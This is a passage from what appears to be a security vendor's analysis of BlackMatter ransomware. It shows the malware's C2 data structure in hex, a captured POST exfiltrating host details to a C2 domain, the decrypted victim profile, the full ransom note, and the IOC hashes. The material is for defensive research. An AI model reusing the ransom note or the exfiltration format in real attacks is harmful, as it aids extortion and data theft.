
BlackMatter communicates with the C2 server in order to send information to the attackers. It first loads a JSON structure in memory, containing all the information that will be sent.



```
Hex                                                                  ASCII
7B 0D 0A 22 | 62 6F 74 5F | 76 65 72 73 | 69 6F 6E 22 | {.."bot_version"
3A 22 31 2E | 32 22 2C 0D | 0A 22 62 6F | 74 5F 69 64 | :"1.2",.."bot_id
22 3A 22 64 | 31 36 36 33 | 39 30 39 65 | 63 30 31 31 | ":"d1663909ec011
65 64 32 33 | 36 63 38 65 | 61 39 36 66 | 32 37 37 65 | ed236c8ea96f277e
64 62 63 22 | 2C 0D 0A 22 | 62 6F 74 5F | 63 6F 6D 70 | dbc",.."bot_comp
61 6E 79 22 | 3A 22 62 61 | 62 32 31 65 | 65 34 37 35 | any":"bab21ee475
62 35 32 63 | 30 63 39 65 | 62 34 37 64 | 32 33 65 63 | b52c0c9eb47d23ec
39 62 61 31 | 64 31 22 2C | 0D 0A 22 73 | 74 61 74 5F | 9ba1d1",.."stat_
61 6C 6C 5F | 66 69 6C 65 | 73 22 3A 22 | 30 22 2C 0D | all_files":"0",.
0A 22 73 74 | 61 74 5F 6E | 6F 74 5F 65 | 6E 63 72 79 | ."stat_not_encry
70 74 65 64 | 22 3A 22 30 | 22 2C 0D 0A | 22 73 74 61 | pted":"0",.."sta
74 5F 73 69 | 7A 65 22 3A | 22 30 22 2C | 0D 0A 22 65 | t_size":"0",.."e
78 65 63 75 | 74 69 6F 6E | 5F 74 69 6D | 65 22 3A 22 | xecution_time":"
30 22 2C 0D | 0A 22 73 74 | 61 72 74 5F | 74 69 6D 65 | 0",.."start_time
22 3A 22 31 | 36 32 39 33 | 39 30 36 39 | 31 22 2C 0D | ":"1629390691",.
0A 22 73 74 | 6F 70 5F 74 | 69 6D 65 22 | 3A 22 31 36 | ."stop_time":"16
32 39 33 39 | 31 35 34 32 | 22 0D 0A 7D | 00 00 00 00 | 29391542"..}....
```

Figure 19. Information that will be sent to the C2 address.


Prior to the POST request, the information is encrypted using AES-128 ECB, with the key extracted from the configuration, and then encoded with base64.



```
POST /?qJ6kVKk=5W4Ci7kblpqbvB9 HTTP/1.1
Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Edge/91.0.864.37
Host: mojobiden.com
Content-Length: 868
Cache-Control: no-cache

2RF=GNqSYIPo1fr4pvTgiA&VojMYQrJ=o3zAdU1eqXG8&jDb1hTu0=HIP8bMj&MWOTIVJ46=YfaQKaQ2MgT
[redacted]
v50x01UHkl4N&2AeTCfH=bab21ee475b52c0c9eb47d23ec9ba1d1&FdNVwG3Z=Vvkg2yCvhCmPNp3f3z&G
zl=X34Bb76XrEm9C1effOZ&ou0Q=lTs4mGr5xo&quU=cU2OZzHTTP/1.1 200 OK
```

Figure 20. BlackMatter sending request to the C2 server.

It's possible to decrypt this information by decoding the base64 and decrypting the data using the key from the configuration file.




```
{
"bot_version":"1.2",
"bot_id":"d1663909ec011ed236c8ea96f277edbc",
"bot_company":"bab21ee475b52c0c9eb47d23ec9ba1d1",
"host_hostname":[redacted]",
"host_user"[redacted]",
"host_os":"Windows 10 Pro",
"host_domain":[redacted],
"host_arch":"x64",
"host_lang":"en-US",
"disks_info":[
{
"disk_name":"C",
"disk_size":"60878",
"free_size":"37337"
}
]
```

Figure 21. Decrypting BlackMatter's C2 request.

BlackMatter sends two requests, the first one contains details about the infected environment, and the second one contains details about the encryption process, such as how many files failed to encrypt, the start and end time, etc.


Finally, once the encryption process is complete, the ransom note is created in the same places where there are encrypted files.



```
      ~+
               *       +
         '     BLACK        |
     ()    .-.,='``'=.    - o -
           '=/_       \     |
        *   |  '=._    |
             \     `=./`,        '
          .   '=.__.=' `='      *
 +             Matter        +
      O      *        '       .

>>> What happens?
   Your network is encrypted, and currently not operational.
   We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.

>>> What guarantees?
   We are not a politically motivated group and we do not need anything other than your money.
   If you pay, we will provide you the programs for decryption and we will delete your data.
   If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals.
   We always keep our promises.

>>> How to contact with us?
   1. Download and install TOR Browser (https://www.torproject.org/).
   2. Open http://supp2[redacted]d.onion/[redacted].

>>> Warning! Recovery recommendations.
   We strongly recommend you to do not MODIFY or REPAIR your files, that will damage them.
```

Figure 22. BlackMatter's ransom note.

BlackMatter changes the background image, a common practice among ransomware creators.



BlackMatter Ransomware encrypted all your files!
To get your data back and keep your privacy safe,
you must find 2f0RRUURi.README.txt file
and follow the instructions!

Figure 23. BlackMatter’s custom background

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - `Trojan.GenericKD.46740173`
  - `Gen:Heur.Mint.Zard.25`
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - `Gen.Malware.Detect.By.StHeur` indicates a sample that was detected using static analysis
  - `Gen.Malware.Detect.By.Sandbox` indicates a sample that was detected by our cloud sandbox

IOCs

SHA256

22d7d67c3af10b1a37f277ebabe2d1eb4fd25afbd6437d4377400e148bcc08d6

2c323453e959257c7aa86dc180bb3aaaa5c5ec06fa4e72b632d9e4b817052009

7f6dd0ca03f04b64024e86a72a6d7cfab6abccc2173b85896fc4b431990a5984

c6e2ef30a86baa670590bd21acf5b91822117e0cbe6060060bc5fe0182dace99

A full list of IOCs, a Yara rule, and the scripts used in the analysis are all available in our Git repo.